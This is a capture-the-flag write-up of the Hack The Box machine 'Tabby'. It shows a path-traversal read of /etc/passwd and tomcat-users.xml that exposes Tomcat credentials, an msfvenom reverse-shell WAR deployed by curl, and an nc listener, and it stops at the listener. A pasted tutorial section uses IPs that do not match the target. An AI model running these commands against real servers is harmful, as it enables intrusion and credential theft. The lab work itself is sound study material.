
TABBY WRITEUP


Bimo99B9

At first, we nmap the machine and discover Apache Tomcat running in 8080



```
# Nmap 7.80 scan initiated Sat Jun 20 21:08:29 2020 as: nmap -sC -sV -oA Tabby 10.10.10.194
Nmap scan report for 10.10.10.194
Host is up (0.050s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache/2.4.41 (Ubuntu)
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 20 21:11:27 2020 -- 1 IP address (1 host up) scanned in 177.97 seconds
Tabby.nmap (END)
```

We need the credentials of the host-manager webapp.



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

Authentication Required


http://10.10.10.194:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name:

Password:

Cancel OK


One file of the web is LFI vulnerable, we'll use that to access the file that contains the Apache Tomcat credentials.



view-source:http://10.10.10.194/news.php?file=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
```


We can install Apache Tomcat in our local machine to discover the path of the tomcat-users.xml file, which contains the credentials we need.



view-source:http://10.10.10.194/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>

```

Now we can login to tomcat manager, but we need to exploit it. Searching on internet, we easily find that we can deploy a WAR package using the credentials we have.



Tomcat War Deployer Script

This is a penetration testing tool intended to leverage Apache Tomcat credentials in order to automatically generate and deploy JSP Backdoor, as well as invoke it afterward and provide a nice shell (either via web GUI, listening port binded on the remote machine or as a reverse tcp payload connecting back to the adversary).

In practice, it generates JSP backdoor WAR package on-the-fly and deploys it at the Apache Tomcat Manager Application, using valid HTTP Authentication credentials that pentester provided (or custom ones, in the end, we all love tomcat: tomcat)

You can download it from here: *https://github.com/mgeeky/tomcatWarDeployer*

```
git clone https://github.com/mgeeky/tomcatWarDeployer
cd tomcatWarDeployer
ls
```

```
root@kali:~# git clone https://github.com/mgeeky/tomcatWarDeployer
Cloning into 'tomcatWarDeployer'...
remote: Enumerating objects: 230, done.
remote: Total 230 (delta 0), reused 0 (delta 0), pack-reused 230
Receiving objects: 100% (230/230), 165.95 KiB | 260.00 KiB/s, done.
Resolving deltas: 100% (125/125), done.
root@kali:~# cd tomcatWarDeployer/
root@kali:~/tomcatWarDeployer# ls
LICENSE  README.md  screen1.png  tomcatWarDeployer.py
root@kali:~/tomcatWarDeployer#
```

Now follow the syntax to exploit the target machine without uploading the .war file manually.


Syntax : ./tomcatWarDeployer.py -U [usrename] -p [password]-H [Kali Linux IP]-p [Listening port] [target_IP]:[tomcat_port]

```
./tomcatWarDeployer.py -U tomcat -P tomcat -H 192.168.1.108 -p 4567 192.168.1.101:8080
```

On executing above command, I got webshell directly as you can observe it in the given below image.


```
root@kali:~/tomcatWarDeployer# ./tomcatWarDeployer.py -U tomcat -P tomcat -H 192.168.1.108 -p 4567 192.168.1.101:8080

        tomcatWarDeployer (v. 0.5)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

INFO: Reverse shell will connect to: 192.168.1.108:4567.
INFO: Apache Tomcat/7.0.52 (Ubuntu) Manager Application reached & validated.
INFO:   At: "http://192.168.1.101:8080/manager"
INFO: It looks that the application with specified name "jsp_app" has not been deployed yet.
INFO: WAR DEPLOYED! Invoking it...
INFO: ------------------------------------------------------------
INFO: JSP Backdoor up & running on http://192.168.1.101:8080/jsp_app/
INFO:
Happy pwning. Here take that password for web shell: 'aR3n54Z1wH59'
INFO: ------------------------------------------------------------

INFO: Connected with: tomcat7@typhoon.local

tomcat7@typhoon.local $ id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)

tomcat7@typhoon.local $
```

With msfvenom we can create our .war file, so we can deploy it with a curl request to the HTTP web server. We check if our shell.war is properly uploaded, and then start it.




```
root@Taco:~/HTB/Tabby# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.132 LPORT=1234 -f war > shell.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes

root@Taco:~/HTB/Tabby# curl -u 'tomcat':'$3cureP4s5w0rd123!' -T shell.war 'http://10.10.10.194:8080/manager/tex
t/deploy?path=/my-shell'
OK - Deployed application at context path [/my-shell]
root@Taco:~/HTB/Tabby# curl -u 'tomcat':'$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/mine.war:running:1:mine.war
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/nicoshell:running:0:nicoshell
/manager:running:0:/usr/share/tomcat9-admin/manager
/shell1.war:running:1:shell1.war
/llf-shell:running:1:llf-shell
/docs:running:0:/usr/share/tomcat9-docs/docs
/shelldon:running:1:shelldon
/my-shell:running:0:my-shell
root@Taco:~/HTB/Tabby# curl -u 'tomcat':'$3cureP4s5w0rd123!' http://10.10.10.194:8080/my-shell/
```

We start listening the 1234 port before we execute the shell.




```
root@Taco:~# nc -nvlp 1234
listening on [any] 1234 ...
